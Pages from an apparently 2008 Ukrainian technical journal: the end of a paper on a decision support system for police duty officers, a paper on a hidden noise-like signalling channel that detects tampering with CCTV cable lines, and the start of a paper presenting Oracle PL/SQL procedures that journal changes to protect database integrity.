Оцінювання ефективності СППР ОЧС. Для оцінювання ефективності СППР ОЧС було обрано наступні показники: P_q – показник правильності, P_t – показник вчасності, P_d – показник якості навчання (для системи) /досвіду (для людини).

$$P_q = K_{rp} / K_z, \quad (2)$$

де K_{rp} – кількість правильних рішень, прийнята ОПР, K_z – загальна кількість рішень, прийнята ОПР.

$$P_t = T_{\max} / T_{pr}, \quad (3)$$

де T_{pr} – час, затрачений ОПР на прийняття рішень, T_{\max} – максимальний час, який відводився на прийняття рішень.

$$P_d = M_b / M_z, \quad (4)$$

де M_b – наявна кількість моделей ситуацій у базі системи (для системи) або реальний досвід ОПР (для людини), M_z – загальна можлива кількість моделей ситуацій (для системи) або загальний можливий досвід наявний у ОПР (для людини).

Показники своєчасності та якості навчання/досвіду є незалежними між собою. А показник

правильності рішень залежить від показника якості навчання/досвіду.

У якості тестування трьом оперативним черговим ОЧС з різним стажем служби було запропоновано вирішити однакову кількість ситуацій. Правильність прийнятого рішення оцінював начальник чергової зміни залежно від відповідності рішення існуючим планам дій. На розв'язання усіх ситуацій надавалося 25 хвилин.

Часом, затраченим на прийняття рішення, вважається час, який пройшов від моменту отримання ОЧ інформації про ситуацію до моменту озвучування ним певного рішення для розв'язання поточної ситуації.

Результати тестування показано у таблиці 1.

Таблиця 1

Результати розв'язання оперативними черговими ситуацій власними силами.

	ОЧ ₁	ОЧ ₂	ОЧ ₃
Відсоток прав. рішень	65 %	91 %	86 %
Стаж роботи	1,5 року	8 років	5 років
Затрачений час, хв.	9 хв. 10 с.	13 хв. 15 с.	14 хв. 50 с.

Таким чином $P_{qOч1} = 0,65$, $P_{tOч1} = 2,73$, $P_{dOч1} = 1,5/25 = 0,06$, де 25 – 25 років, максимальний стаж роботи ОЧ до виходу на пенсію. Аналогічно отримуємо, $P_{qOч2} = 0,91$, $P_{tOч2} = 1,89$, $P_{dOч2} = 0,32$, $P_{qOч3} = 0,86$, $P_{tOч3} = 1,69$, $P_{dOч3} = 0,2$.

Враховуючи, що показники правильності та досвіду залежні між собою та при цьому незалежні від показника вчасності для визначення ефективності роботи кожного ОЧ використаємо адитивний та мультиплікативний критерії [10]:

$$E = P_t * (P_q + P_d), \quad (5)$$

де E – ефективність роботи.

Підставивши наведені вище значення у (5) отримуємо: $E_{Oч1} = 1,94$, $E_{Oч2} = 2,32$, $E_{Oч3} = 1,79$.

Після зазначеного тестування кожному ОЧ було запропоновано вирішити ті ж самі ситуації за допомогою СППР ОЧС. Результати другого тестування показано у таблиці 2.

Таблиця 2

Результати розв'язання оперативними черговими ситуацій за допомогою СППР ОЧС.

	ОЧ ₁	ОЧ ₂	ОЧ ₃
Відсоток прав. рішень	96 %	96 %	96 %
Затрачений час, хв.	12 хв. 10 с. (з них 9 хв. 40 с. затрачено на введення інформації)	12 хв. 15 с. (з них 9 хв. 50 с. затрачено на введення інформації)	12 хв. 10 сек. (з них 9 хв. 45 с. затрачено на введення інформації)

Показник якості навчання P_d для СППР ОЧС приймемо рівним показнику досвіду кожного з оперативних чергових. Провівши розрахунки за (2-4), отримуємо:

$$P_{qOч1} = 0,96, P_{tOч1} = 2,08, P_{dOч1} = 0,06, P_{qOч2} = 0,96, P_{tOч2} = 2,05, P_{dOч2} = 0,32, P_{qOч3} = 0,96, P_{tOч3} = 2,08, P_{dOч3} = 0,2.$$

Підставивши наведені вище значення у (5), отримуємо: $E_{Oч1} = 2,12$, $E_{Oч2} = 2,62$, $E_{Oч3} = 2,41$.

Отже, застосування СППР ОЧС у діяльності ОЧ дозволило підвищити ефективність прийнятих ним рішень на 9-35 % за рахунок збільшення відсотку правильних рішень.

Висновки. Підтримку прийняття рішень ОЧ було реалізовано шляхом створення інформаційної технології та засобів підтримки прийняття рішень, а саме – системи підтримки прийняття рішень для оперативно-чергових служб, на яку було перенесено виконання більшої частини задач, які постають перед оперативним черговим після надходження повідомлення про виникнення ситуації, а саме:

- аналіз інформації про виникнення ситуації, доповнення її відомостями з інших баз даних, пов'язаними зі згаданими в інформації особами, об'єктами і предметами;
- розпізнавання ситуації, формування первинного списку альтернатив та набору критеріїв для подальшого оцінювання ефективності цих альтернатив;
- прогнозування подальшого розвитку ситуації та визначення наслідків виконання кожної з альтернатив;
- оцінювання наслідків кожної з запропонованих альтернатив за відібраними критеріями та вибір кращої з них.

Впровадження зазначеної системи у діяльність ОЧ дозволило підвищити ефективність прийнятих ним

рішень на 9-35 %.

Роботу виконано за підтримки Державного фонду фундаментальних досліджень (Міністерства освіти і науки України) в межах гранту Ф25.1/121 «Дослідження методів внесення апріорної діагностичної інформації в структуру штучних нейронних мереж для реалізації процесу діагностування комп'ютерних систем».

Література

1. Інтелектуальні системи підтримки прийняття рішень. Навчальний посібник. / Б.М. Герасимов, В.М. Локазюк, О.Г. Оксіюк, О.В. Поморова. – К.: Вид-во Європ. ун-ту, 2007. – 335 с.
2. Синюк В.Г. Системы поддержки принятия решений: основные понятия и вопросы применения. / В.Г. Синюк, А.П. Котельников. – Белград: БелГТАСМ, 1998. – 254 с.
3. Мельник М.І. Правоохоронні органи та правоохоронна діяльність. Навчальний посібник. / М.І. Мельник, М.І.Хавронюк. – К.: Атика, 2002. – 574 с.
4. Тітова В.Ю. Інформаційно-аналітична підтримка прийняття рішень оперативним черговим оперативно-черговою служби // Искусственный интеллект. Донецьк: Інститут проблем штучного інтелекту. – 2006. – № 4. – С. 504-509.
5. Тітова В.Ю. Модель процесу розпізнавання ситуації та прийняття первинних рішень оперативним черговим оперативно-черговою служби // Радіоелектронні та комп'ютерні системи. Харків: ХАІ. – 2008. – № 7. – С. 188-193.
6. Тітова В. Інтелектуальні методи для створення підсистеми прийняття первинних рішень системи підтримки прийняття рішень для оперативно-чергових служб // Комп'ютерні науки та інформаційні технології. – Львів: Львівська політехніка. – № 598. – 2007. – С. 78-85.
7. Тітова В.Ю. Математична модель опису процесу прогнозування розвитку ситуації при охороні суспільного порядку органами внутрішніх справ // Вісник Хмельницького Національного університету. Хмельницький: ХНУ. – 2007. – № 2, т.1. – С. 140-145.
8. Локазюк В.М. Тітова В.Ю. Інтелектуальний метод розв'язання задачі прогнозування розвитку ситуації для оперативно-чергових служб // Радіоелектронні та комп'ютерні системи. Харків: ХАІ. – 2007. – № 6. – С. 59-67.
9. Локазюк В.М., Тітова В.Ю. Метод оцінювання ефективності рішень в системах підтримки прийняття рішень для оперативно-чергових служб // Наука і молодь. – К.: НАУ. – 2006 р. – № 6. – С. 85-90.
10. Поморова О.В. Теоретичні основи, методи та засоби інтелектуального діагностування комп'ютерних систем. – Хмельницький: Тріада-М, 2006. – 253 с.

Надійшла 21.5.2008 р.

УДК 621.391+004.73

Э.В. ФАУРЕ

Черкасский государственный технологический университет

СИСТЕМА ОХРАННОГО ВИДЕОНАБЛЮДЕНИЯ СО СКРЫТЫМ КАНАЛОМ

У статті розглянуто основні способи підвищення надійності функціонування систем охоронного відеоспостереження, наведено методи боротьби з несанкціонованим доступом до кабельної системи передавання даних. Запропоновано новий клас охоронних систем відеоспостереження, загальна ідея побудови яких полягає в тому, що під відкритим каналом відеоспостереження створюється занижений за потужністю прихований канал, наприклад, канал релейних двопозиційних датчиків типу «норма– аварія». Обґрунтовано застосування шумоподібного сигналу (ШПС) як переносника даних прихованого каналу, наведено деякі розрахунки з завадостійкості системи.

Постановка проблеми

Как известно, предотвратить проблему проще, чем ее решать. Именно эта идея заложена в основу всех систем мониторинга. А поскольку до 90 % информации человек воспринимает посредством зрения, видеонаблюдение относится к одной из основных систем мониторинга.

Система видеонаблюдения находит самое широкое применение в различных комплексных системах контроля и безопасности. В частности, использование видеоконтроля охраняемого объекта или территории является неотъемлемой частью всех мер, предотвращающих несанкционированный доступ в охраняемую зону.

Благодаря непрерывному контролю и круглосуточной записи видеoinформации, поступающей от видеокамер, установленных на территории охраняемого объекта, обеспечивается безопасность людей и материальных ценностей. Системы видеонаблюдения помогают контролировать технологический процесс производства и работу персонала, способны распознавать лица людей, автомобильные номера и создавать на их основе собственные базы данных.

Функции, характеристики и комплектация систем для видеонаблюдения зависят от требований, предъявляемых к безопасности объекта. Как правило, минимальная конфигурация такой системы включает в себя:

- відеокамери;
- устройства обработки видеосигналов (квадраторы, мультиплексоры);
- записывающее устройства (видеомагнитофоны, видеорегистраторы, видеорекордеры);
- устройства отображения видеoinформации (видеомониторы);
- непосредственно линии связи, соединяющие оконечное оборудование.

В более крупные системы видеонаблюдения устанавливаются дополнительные управляющие и вспомогательные устройства – матричные коммутаторы, клавиатуры управления видеокамерами, видеопринтеры, усилители-распределители, модуляторы, телеметрические приемники, передатчики и другие охраняемые устройства.

Естественным является то, что к системе охранного видеонаблюдения предъявляются повышенные требования по надежности. Эти требования включают в себя обеспечение максимальной скрытности средств наблюдения и кабельных линий связи с целью предотвращения как случайного, так и преднамеренного доступа для контроля сигналов или их модификации. Однако полностью скрыть оборудование контроля и, в особенности, линии передачи не удастся. Как правило, некоторые участки линий связи остаются доступными для организации несанкционированного съема или модификации линейного сигнала. Пресечение такой деятельности является особо актуальной на охраняемых территориях большой площади.

Исходя из этого, становится очевидным необходимость своевременного выявления подмены информации и применения мер блокировки подобных событий. Сказанное выше в полном объеме относится и к системам пожарной сигнализации.

Анализ источников и публикаций, посвященных проблеме повышения надежности систем видеонаблюдения

В ряде существующих пожарно-охраняемых систем для осуществления мониторинга не только состояния датчика, но и состояния цепи связи применяются шлейфы с контролем целостности цепи [1]. Такие шлейфы способны обнаружить изменение параметров цепи, выявить характер повреждения по изменению ее сопротивления.

Указанный метод мониторинга состояния линии связи, хотя и обладает некоторыми возможностями выявления изменений характеристик кабеля, не может обезопасить систему от возможности несанкционированного подключения к линии и навязывания ложных данных.

В других источниках можно увидеть иные методы борьбы с несанкционированным доступом к кабельной системе и передаваемым данным. В частности, в [2] указывается преимущество передачи сигналов по стекловолокну перед медными линиями связи. Одним из таких преимуществ является невозможность сделать ответвление волоконно-оптического кабеля, не ухудшив при этом качества сигнала, что немедленно обнаруживается на принимающем конце линии и особенно важно для систем безопасности.

Однако и этот метод построения системы охранного телевидения имеет свои недостатки. В частности, существенным образом возрастают затраты на установку и техническое обслуживание такой охранной системы. Кроме того, может возникнуть ситуация, когда необходимо контролировать действия персонала, обслуживающего систему. В случае использования нескольких территориально распределенных мониторов (например, на нескольких пунктах охраны и у начальника охраны) должна обеспечиваться возможность выявления ложных данных, поступающих от пункта охраны. В этом случае применение оптоволоконного кабеля в качестве среды передачи данных как единственной меры противодействия несанкционированного доступа не предотвращает возможность подмены информации.

На сегодняшний день одним из требований, предъявляемых к новым разработкам охраняемых систем видеонаблюдения, является обеспечение имитостойкости и криптозащиты видеоданных в комплексе с другими мерами, обеспечивающими устойчивость охраняемой системы к несанкционированному доступу (например, за счет маскирования средств контроля).

Существующие методы защиты, применяемые в системах охранного видеонаблюдения, показывают, что данный подход в целом позволяет решить задачу обеспечения имитозащиты информации, циркулирующей в системе, однако имеет ряд недостатков, обусловленных высокой избыточностью передаваемого видеосигнала, статичностью видеокadra. Статичность видеокadra существенно снижает крипто- и имитостойкость ряда стандартных криптопротоколов, затрудняет процесс выработки имитовставки. Большие объемы кадра делают весьма заметными затраты времени на шифровку/дешифровку кадра, необоснованно увеличивают длину кодограммы, снижают скорость передачи полезной информации, повышают вероятность подмены либо модификации видеоданных злоумышленником (поскольку снижение крипто- и имитостойкости эквивалентно повышению вероятности подмены, модификации).

Отметим, что появление в системе видеоконтроля нераспознаваемых сигналов (как результат шифрования) настораживает злоумышленников и тем самым демаскирует факт наличия средств криптозащиты данных.

В силу этого обстоятельства возникает необходимость отыскания новых, более эффективных способов мониторинга состояния системы видеонаблюдения, включая состояние цепей связи. Отметим, что новые, более эффективные способы мониторинга не должны требовать существенных материальных затрат при высокой скрытности процедур контроля достоверности передаваемых данных.

Постановка задачи

Задачей настоящей работы является исследование новых способов повышения надежности систем

відеонаблюдения, предназначенных для применения на объектах, требующих дополнительного мониторинга системы охранного видеонаблюдения на предмет несанкционированного доступа к кабельным линиям связи и оконечным терминалам системы.

Решение задачи

Зачастую для передачи конфиденциальной информации используют внедрение скрываемых данных в такие объекты как фотография, рисунок, аудиофайл. Методы и алгоритмы для этого разрабатывает стеганография [3]. Таким образом, под открытыми данными (рисунком или звуком) передаются скрытые данные. Скрытность обеспечивается за счет зрительных и слуховых особенностей восприятия информации человеком.

Стеганографические методы встраивания скрытой информации в поток данных применимы и к видеопоследовательностям. Так, в [4] показано, что в видеопоток, сжатый по алгоритму MPEG-2, без существенного влияния на качество видеоизображения можно ввести скрываемую информацию, при этом максимальная скорость передачи данных по скрытому каналу связи может достигать 29 кбит/с при скорости передачи видеоданных, равной 8.0 Мбит/с.

Учитывая, что объем данных о состоянии цепи связи существенно меньше объема видеоданных, возможна передача скрытой информации о состоянии канала связи путем встраивания ее в видеопоследовательность. Отметим, что такие стеганографические методы наиболее эффективны, если видеоданные совместно со скрываемой информацией подвергаются не только передаче, но и хранению. Если же скрытую информацию необходимо только передавать совместно с видеоданными, следует отыскать другой способ, позволяющий минимизировать воздействие скрытого канала передачи данных на открытый.

В [5] показано, что если в канале передачи данных переносчиком информации является манипулированная по фазе несущая, то существует возможность введения дополнительного (скрытого) канала данных под открытым каналом видеонаблюдения. Это позволяет предложить новый класс охранных систем, общая идея построения которых заключается в том, что на физическом уровне под открытым каналом видеонаблюдения создается скрытый канал, например, релейных двухпозиционных датчиков типа «норма–авария». Введение скрыто передаваемых данных является средством выявления обрыва канала и подмены информации, передаваемой непосредственно с камер слежения.

Тогда, охранная система будет состоять из:

- открытых камер слежения (выявляемых путем визуального обзора пространства);
- скрытых камер слежения (не выявляемых путем визуального обзора пространства);
- скрытых двухпозиционных датчиков;
- соединительных кабельных линий;
- оборудования для приема и отображения данных, передаваемых с камер и датчиков.

Сигналы открытого и скрытого каналов представляются в канале связи в виде сигналов с однократной абсолютной фазовой манипуляцией квадратурных несущих одной и той же частоты.

Спектры сигналов открытого и скрытого каналов перекрываются, что не позволяет обнаружить скрытый канал методами спектрального анализа.

Можно показать, что, если опорные колебания в передатчике и приемнике строго когерентны, сигналы открытого и скрытого каналов не оказывают никакого негативного влияния друг на друга в силу их ортогональности.

Негативное действие фазовой рассогласованности опорных генераторов в передатчике и приемнике заключается в уменьшении мощности полезного сигнала. Это влечет за собой уменьшение отношения сигнал-шум и, соответственно, увеличение вероятности появления ошибки. К тому же, при наличии фазового рассогласования опорных колебаний передатчика и приемника на угол α , сигнал открытого канала влияет на распознавание сигнала скрытого канала и наоборот. Мера негативного влияния сигналов друг на друга тем выше, чем больше рассогласование α [6].

Сигналы скрытого канала не должны существенным образом влиять на качество видеосигнала, передаваемого по открытому каналу. Следует отметить, что к качеству видеоданных в системах охранного видеонаблюдения не предъявляется особо жестких требований по разрешающей способности, что позволяет оценить «на глаз» мешающее воздействие скрытого канала на открытый. Это означает, что при оценке видеоизображения «на глаз» наличие скрытого канала остается незамеченным или, что то же самое, не демаскирует скрытый канал. В случае рассогласования опорных генераторов при уменьшении мощности сигнала скрытого канала уменьшается его негативное влияние на открытый канал [6]. Исходя из этого, а также с целью маскирования сигнала скрытого канала во временной области должно обеспечиваться необходимое занижение уровня сигнала скрытого канала по отношению к уровню сигнала открытого канала:

$$U_{ск} = \frac{U_{ок}}{a}, \quad (1)$$

где $U_{ск}$ – амплитуда сигнала скрытого канала;
 $U_{ок}$ – амплитуда сигнала открытого канала;
 a – коэффициент занижения.

С другой стороны, должна обеспечиваться возможность выявления и декодирования сигналов скрытого канала из смеси сигналов открытого и скрытого каналов и канальных помех. Учитывая то обстоятельство, что

мощность сигнала скрытого канала существенно меньше мощности сигнала открытого канала и соизмерима с мощностью шумов в канале связи, в качестве переносчика данных в скрытом канале представляется целесообразным использование фазоманипулированного шумоподобного сигнала (ФМ ШПС) [7].

Пусть в точке приема отношение сигнал-шум для открытого канала равно:

$$h_{ок}^2 = \frac{E_{ок}}{N_0} = \frac{(U_{ок})^2 T}{2N_0}, \quad (2)$$

где $E_{ок}$ – энергия сигнала открытого канала;

N_0 – спектральная плотность мощности помехи;

T – период сигнала.

Тогда, учитывая формулу (1), отношение сигнал-шум для скрытого канала равно:

$$h_{ск}^2 = \frac{E_{ск}}{N_0} = \frac{(U_{ск})^2 T}{2N_0} = \frac{(U_{ок})^2 T}{2N_0 a^2} = \frac{h_{ок}^2}{a^2}, \quad (3)$$

где $E_{ск}$ – энергия сигнала скрытого канала.

Учитывая, что для передачи данных используется однократная абсолютная фазовая манипуляция, вероятность появления битовой ошибки в открытом и скрытом каналах связи равны соответственно [8]:

$$P_{ош\ ок} = F(\sqrt{2}h_{ок}), \quad (4)$$

$$P_{ош\ ск} = F(\sqrt{2}h_{ск}) = F\left(\frac{\sqrt{2}h_{ок}}{a}\right), \quad (5)$$

где $F(x)$ – функция Лапласа.

Если сигнал скрытого канала представлен в виде ФМ ШПС, отношение сигнал-шум для скрытого канала на выходе коррелятора либо согласованного фильтра будет равно [7]:

$$\left(h'_{ск}\right)^2 = B \cdot h_{ск}^2 = B \cdot \frac{h_{ок}^2}{a^2}, \quad (6)$$

где B – база ШПС.

В этом случае вероятность появления ошибки в скрытом канале равно:

$$P'_{ош\ ск} = F(\sqrt{2}h'_{ск}) = F\left(\frac{\sqrt{2B}h_{ок}}{a}\right). \quad (7)$$

Выбирая значение базы B , можно добиться требуемой помехоустойчивости в скрытом канале передачи данных

Отметим, что глаз имеет достаточно высокую чувствительность к мешающему сигналу, которая, в общем случае, сугубо индивидуальна. Проведенные оценки показали, что практически незаметны на глаз такие искажения изображений, в которых сбойных не более 0,1 % пикселей. Поэтому коэффициент занижения a и базу ШПС B следует выбирать также из тех соображений, чтобы вероятность появления сбойных пикселей была не более указанных 0,1 %.

В силу того, что частоты несущих колебаний открытого и скрытого каналов равны,

$$V_{ок} = B \cdot V_{ск}, \quad (8)$$

где $V_{ок}$ – объем данных, передаваемых по открытому каналу в единицу времени,

$V_{ск}$ – объем данных, передаваемых по скрытому каналу в единицу времени.

При передаче по скрытому каналу данных о состоянии релейных двухпозиционных датчиков «норма-авария» необходимо учесть, что объем видеокadra существенно больше, чем объем кадра двухпозиционных датчиков, что позволяет иметь большую базу ШПС в скрытом канале и иметь еще запас избыточности для помехоустойчивого кодирования.

При передаче по скрытому каналу видеоданных объем кадра резко увеличивается. В этом случае необходимо либо уменьшать базу ШПС (что скажется на помехоустойчивости скрытого канала – формула (7)), либо увеличивать интервал смены кадров, либо выполнять оба действия.

В приемном устройстве производится разделение сигналов открытого и скрытого каналов. Сигнал открытого канала и сигнал скрытого канала в случае передачи видеоданных подаются на видеотерминалы. В случае передачи по скрытому каналу данных о состоянии релейных двухпозиционных датчиков «норма-авария» сигнал скрытого канала может передаваться на один или группу индикаторов, свидетельствующих о состоянии каналов передачи данных.

Полученные результаты

Проведенные исследования показывают:

1) для надежного распознавания обрыва линии связи и попытки навязывания ложных данных

целесообразно ввести в передаваемый поток видеoinформации скрытые данные или, что то же самое, на физическом уровне создать под открытым каналом передачи видеоданных от камер слежения скрытый канал релейных двухпозиционных датчиков «норма-авария», по которому передается не сигнал постоянного уровня «нуля или единицы», а динамический сигнал последовательности нулей и единиц, причем структура этой последовательности известна только передатчику и приемнику;

2) скрытость сигналов релейных датчиков достигается шифрованием их данных, например, гаммированием, и применением фазомодулированного шумоподобного сигнала (ФМ ШПС), что делает практически невозможным отличить сигнал скрытого канала от шума канала связи;

3) использование скрыто передаваемых данных обеспечивает возможность контроля действий персонала, обслуживающего систему охранного видеонаблюдения.

Выводы

Полученные результаты расширяют возможности мониторинга состояния линий связи систем охранного телевидения. Применение скрытого канала существенно снижает возможность кратковременного обрыва линии связи с целью навязывания ложных данных. Для практической реализации такого рода охранных систем необходимо выполнить дополнительный объем исследовательской работы по оптимизации основных параметров системы (скорость передачи, величина базы ШПС, объем и структура кадра, вероятность появления ошибок в открытом и скрытом каналах), обосновать применение тех или иных процедур передачи и приема данных (вид модуляции, необходимость помехоустойчивого кодирования, способы регистрации информации и др.).

Литература

1. RAM8. Модуль охранных шлейфов. Техническое описание. Версия 2.2.
2. Вlado Дамьяновски. CCTV. Библия охранного телевидения: Пер. с англ. – М.: ООО «ИСС», 2002. – 352 с.
3. Anderson R., editor // Proc. Int. Workshop on Information Hiding: Lecture Notes in Computer Science. Springer-Verlag, Cambridge. 1996.
4. Грибунин В. Г., Оков И. Н., Туринцев И. В. Цифровая стеганография. – М.: «Солон-Пресс», 2002. – 272 с.
5. Фауре Э. В. Оценка возможности создания дополнительного канала в канале передачи данных // Материалы 3-ей международной молодежной научно-технической конференции Современные проблемы радиотехники и телекоммуникаций «РТ-2007», 16-21 апреля 2007 г. – Севастополь: Изд-во СевНТУ, 2007. – С. 32.
6. Фауре Э. В. Вероятность появления ошибки в системе передачи данных со скрытым каналом // 12-й міжнародний молодіжний форум «Радіелектроніка і молодь в XXI ст.»: Зб. матеріалів форуму: – Ч. 2. – Харків: ХНУРЕ, 2008. – С. 100.
7. Варакин Л. Е. Системы связи с шумоподобными сигналами. – М.: Радио и связь, 1985. – 384 с.
8. Котельников В. А. Теория потенциальной помехоустойчивости. – М.: Госэнергоиздат, 1956. – 152 с.

Надійшла 22.5.2008 р.

УДК 681.3

А.В. ФУРМАНЮК

Тернопільський національний економічний університет

УДОСКОНАЛЕНИЙ ПРОЦЕДУРНИЙ ПІДХІД ЗАБЕЗПЕЧЕННЯ ЦІЛІСНОСТІ ДАНИХ В РЕЛЯЦІЙНИХ СУБД

У статті розглядаються методи забезпечення цілісності баз даних, подається удосконалений процедурний підхід, який, крім виконання своєї основної функції, забезпечує журналізацію дій користувачів бази даних та підвищує ефективність перевірки повноважень.

Постановка задачі у загальному вигляді та її зв'язок із практичними завданнями. Цілісність даних (ЦД) – одна з найважливіших властивостей інформаційної системи (ІС) і складова системи безпеки бази даних (БД). Під ЦД розуміють неперервну у часі відповідність їх загальноприйнятим стандартам збереження даних, а також деяким правилам, оголошених архітекторами бази даних обов'язковими для виконання. Розділяють поняття фізичної і логічної ЦД. Фізична цілісність – це коректність інформації у БД з точки зору структури таблиць і зв'язку між ними, наприклад, унікальність ключів, наявність полів, через які здійснюється зв'язок однієї таблиці з іншими і т. п. Логічна цілісність – це змістовність і відсутність протиріч в даних.

Найчастіше задача забезпечення ЦД гостро постає у таких випадках: одночасна робота кількох користувачів із спільними даними, аварійне завершення сеансу роботи з даними (вимкнення електроживлення,

помилка в ПЗ), помилкові дії операторів. Ефективна діяльність організації, що має СУБД в складі ІС, та проходження її бізнес-процесів неможливе без забезпечення належного рівня ЦД.

Аналіз останніх досліджень та публікацій. Проведений літературний аналіз дав змогу виділити наступні засоби забезпечення цілісності БД [1-3]:

- декларативні,
- процедурні,
- засоби забезпечення паралелізму та стійкості до збоїв.

Декларативні засоби достатні для опису правил цілісності, пов'язані з особливостями нормальних форм класичної реляційної моделі, зокрема DKNF [1]. Підтримка декларативної цілісності явно визначається (декларується) як частина схеми БД. Обмеження задаються спеціальними простими синтаксичними конструкціями в межах синтаксису команд опису (створення/адміністрування) об'єктів БД. Декларативна цілісність – переважний спосіб організації цілісності даних, її слід використовувати максимально. Процедурні засоби дозволяють перевіряти складні бізнес-правила функціонування ІС, виконувати компенсуючі дії та примусову перевірку ЦД за запитом користувача. Активізація перевірки можлива після настання певної події, зміни об'єктів, запиту користувача тощо. Засоби забезпечення паралелізму та стійкості до збоїв відповідають зокрема за логічну цілісність результатів запиту користувача та запобігають отриманню некоректних результатів операції вибірки даних. Задача забезпечення цілісності БД спрощується, коли дотримуються принципи обмеженого набору дій користувачів з БД [4].

Формування цілей статті. На елементарному рівні концепція забезпечення безпеки БД винятково проста. Необхідно підтримувати два фундаментальні принципи: перевірку повноважень і перевірку достовірності. Метою статті є демонстрація програмної реалізації процедурного підходу забезпечення ЦД, удосконалення якого якраз полягає у додатковому підвищенні ефективності перевірки повноважень.

Виклад основного матеріалу. Підхід реалізований на мові PL/SQL (процедурне розширення SQL) [5] для СУБД Oracle у вигляді пакету p_products. Нехай основні дані зберігаються у таблиці products, назвемо її базовою. Крім цього створюється т. з. журнальна таблиця j_products, в яку вносяться всі зміни, які відбуваються із записами з базової таблиці. Структури таблиць products та j_products описані у табл. 1, 2.

Таблиця 1

Структура таблиці products

Назва поля	Тип поля, обмеження	Опис, коментар
guid	RAW (32) NOT NULL	Унікальний ідентифікатор продукту
info	VARCHAR2 (7) NOT NULL	Довільне інформаційне поле
ctime	TIMESTAMP (6) NOT NULL	Дата і час здійснення операції
user#	NUMBER (15,0) NOT NULL	Унікальний ідентифікатор користувача, який виконав операцію
is active	NUMBER (1,0) NOT NULL	Ознака активності запису, приймає значення 0 або 1

Таблиця 2

Структура таблиці j_products

Назва поля	Тип поля, обмеження	Опис, коментар
guid	RAW (32) NOT NULL	Унікальний ідентифікатор продукту
info	VARCHAR2 (7) NOT NULL	Довільне інформаційне поле
ctime	TIMESTAMP (6) NOT NULL	Дата і час здійснення операції
user#	NUMBER (15,0) NOT NULL	Унікальний ідентифікатор користувача, який виконав операцію
operation	VARCHAR2 (1)	Тип операції, приймає значення I (insert), U (update) або D (delete)
version#	NUMBER (15,0)	Номер версії запису

Пара полів – guid та info завжди є унікальною і дозволяє достеменно ідентифікувати кортеж у базовій таблиці.

Видалення кортежів з таблиці products відбувається таким чином:

1. Користувач викликає процедуру pd_products з пакету p_products, передаючи їй параметри guid, info та свій унікальний ідентифікатор user#.
2. Процедура pd_products здійснює вибірку із всіх полів кортежу, що підлягає видаленню і передає її результат до функції assign_to_journal_rec.
3. Процедура assign_to_journal_rec присвоює полям змінної типу «запис» (record) значення полів кортежу, який підлягає видаленню, із зазначенням типу операції (D), часу її здійснення, коду користувача та номером версії запису, який є унікальним для даної таблиці.
4. Процедура pd_products виконує оновлення запису таблиці products, а саме встановлює значення поля is_active у 0, а також здійснює вставку відповідного запису в журнальну таблицю.

Як бачимо, фізично рядки базової таблиці не видаляються, а за допомогою значення поля is_active=0 переводяться у неактивний стан. Для того, щоб вони не потрапляли у результуючі вибірки даних, представлення або звіти, використовується обмеження:

```
select * from products where is_active = 1
```

Вставка або оновлення кортежів відбувається подібно:

1. Користувач викликає процедуру `pi_products`, до якої передає всі поля кортежу, котрий слід вставити або оновити.

2. Функція `get_new_operand` визначає, чи існує в базовій таблиці запис із таким же значенням поля `guid`, що передається у процедуру. Якщо такий запис існує, відбувається оновлення даних у базовій таблиці, якщо ні – вставка нового кортежу (викликається процедура `pi_products`). Як для вставки, так і для оновлення кортежу в базовій таблиці заповнюються поля `ctime` і `user#`.

3. Процедура `assign_to_journal_rec` присвоює полям змінної типу «запис» (`record`) значення полів кортежу, який підлягає вставці або оновленню із зазначенням типу операції (I або U), часу її здійснення, коду користувача та номером версії запису.

4. Процедура `pi_products` виконує оновлення існуючого запису в таблиці `products`, а саме встановлює значення поля `is_active` у 0 (у випадку транзакції типу U), додає запис з нового кортежу, а також здійснює вставку відповідного запису в журнальну таблицю.

Номер версії запису дозволяє визначити актуальні значення атрибутів кортежу, причому чим більше значення версії, тим новіший запис.

Програмний код пакету `p_products` наведений нижче.

```
PACKAGE BODY p_products
IS
PROCEDURE assign_to_journal_rec (
p_products_rec IN products %ROWTYPE,
p_j_products_rec IN OUT wh_waisr.j_products %ROWTYPE,
p_operation IN wh_waisr.j_products.operation %TYPE
)
IS
BEGIN
p_j_products_rec.ctime := CAST (SYSTIMESTAMP AS TIMESTAMP);
p_j_products_rec.guid := p_products_rec.guid;
p_j_products_rec.info := p_products_rec.info;
p_j_products_rec.operation := p_operation;
p_j_products_rec.user# := p_products_rec.user#;
SELECT seq_version#.NEXTVAL INTO p_j_products_rec.version#
FROM DUAL;
EXCEPTION
WHEN OTHERS THEN RAISE;
END;

FUNCTION get_update_operand (p_products_rec IN products %ROWTYPE)
RETURN md$operand.operand# %TYPE
IS
v_products_rec products %ROWTYPE;
v_return_value md$operand.operand# %TYPE := 0;
BEGIN
BEGIN
SELECT * INTO v_products_rec FROM products
WHERE guid = p_products_rec.guid;
EXCEPTION
WHEN NO_DATA_FOUND THEN v_return_value := 1;
END;
IF v_return_value != 3
THEN v_return_value := p_md_function.get_new_operand
(v_return_value, p_md_function.compare_values_number
(v_products_rec.user#, p_products_rec.user#)
);
END IF;
RETURN v_return_value;
EXCEPTION
WHEN OTHERS THEN RAISE;
END;

PROCEDURE pd_products (
p_guid IN rd_instance.guid %TYPE,
p_info IN products.info %TYPE,
p_user_id IN products.user# %TYPE
)
AS
v_products_rec products %ROWTYPE;
v_j_products_rec wh_waisr.j_products %ROWTYPE;
BEGIN
SELECT * INTO v_products_rec FROM products
WHERE guid = p_guid AND info = p_info;
v_products_rec.user# := p_user_id;
assign_to_journal_rec (v_products_rec, v_j_products_rec, 'D');
INSERT INTO wh_waisr.j_products VALUES v_j_products_rec;
DELETE products WHERE guid = p_guid AND info = p_info;
```



```

EXCEPTION
WHEN NO_DATA_FOUND THEN NULL;
WHEN OTHERS THEN
DBMS_OUTPUT.put_line (SQLCODE || '-' || SQLERRM);
raise_application_error (-20002, 'pd_products: ' || SQLERRM);
END;

PROCEDURE pi_products (
p_products_rec IN OUT products %ROWTYPE,
p_user_id IN products.user# %TYPE,
p_operation IN wh_waisr.j_products.operation %TYPE
)
AS
v_j_products_rec wh_waisr.j_products %ROWTYPE;
BEGIN
p_products_rec.user# := p_user_id;
p_products_rec.ctime := CAST (SYSTIMESTAMP AS TIMESTAMP);
IF p_operation = 'I' THEN INSERT INTO products
VALUES p_products_rec;
ELSIF p_operation = 'U'
THEN UPDATE products
SET ctime = p_products_rec.ctime,
user# = p_products_rec.user#
WHERE guid = p_products_rec.guid AND info = p_products_rec.info;
END IF;
assign_to_journal_rec
(p_products_rec, v_j_products_rec, p_operation);
